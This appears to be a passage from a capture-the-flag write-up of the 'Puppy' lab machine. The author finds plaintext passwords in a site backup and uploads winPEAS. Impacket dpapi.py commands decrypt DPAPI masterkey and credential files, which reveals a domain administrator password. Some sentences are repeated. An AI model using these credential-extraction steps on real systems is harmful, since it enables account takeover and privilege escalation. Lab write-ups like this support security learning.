
And with the name, it might be a backup of a site.
Lets download this.
download site-backup-2024-12-30.zip

Lets see what we got.

Hmm we have a lot.
Really a lot.
Lets first just grep a password or passwd or just pass in this directory.
grep -iR pass ./

And we actually got something.
Looks like a password.
Lets see that file if we got username too.
cat ./puppy/nms-auth-config.xml.bak

And we have another cred.
steph.cooper:ChefSteph2025!
Lets try this cred on everything again to confirm if we really have a valid cred.

Lets see on bloodhound what we can do from this user.

And that weird we don’t have any special privilege yet.
Its just a normal user.
And while searching this user on bloodhound, I also noticed this user.
STEPH.COOPER_ADM

It has a same same but with with _ADM at last.

And it is also in a administrator.
Hmmm first thing that came in mind after this is password reuse.
Lets try that password for this user too.

And NO.
Lets get inside.
 And nothing.
At least we now have a stable shell cause the password change gets fixed after some time.
And nothing.
At least we now have a stable shell cause the password change gets fixed after some time.
Lets now upload a winpeas.exe.
We can very easily upload files with evil-winrm with upload filename in winrm shell in our case upload winpeas.exe.
Escalation with DPAPI
Now lets execute it.
.\winpeas.exe
Running winpeas, we can see this.

Doing google, we know this might have password for user.

Lets exploit this. First we need to download a cred files and a masterkey files. Credential Files
DFBE70A7E5CC19A398EBF1B96859CE5D

C8D69EBE9A43E9DEBF6B5FBD48B521B9

MasterKey File
556a2412-1275-4ccf-b721-e6a0b4f90407

Now we have a credential files and a masterkey file.
Lets now use impacket to get creds.
We can use dpapi.py to get creds.
[Getting a Decrypyed Key]
dpapi.py masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407.key -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107

Lets now use this Decrypted key to get credentials.
[Getting Credentials]
dpapi.py credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B96.cred -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

And we can see the credential of user steph.cooper_adm.
steph.cooper_adm:FivethChipOnItsWay2025!
Lets now confirm if this is valid or not.
(tools) ➜ dpapi nxc smb puppy.htb -u steph.cooper_adm -p 'FivethChipOnItsWay2025!'

And we are now administrator.

Lets read the flag.

Conclusion
And Done. This box taught me a lot and introduced me with new windows exploitation techniques like Windows Exploitation, DPAPI Credential Grab, Windows Privilges and also other things Keepass etc. At all it was really good machine.
Ref:
- https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/index.html#dpapi
- (https://book.hacktricks.wiki/en/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords.html)
- (https://infosecwriteups.com/brute-forcing-keepass-database-passwords-cbe2433b7beb)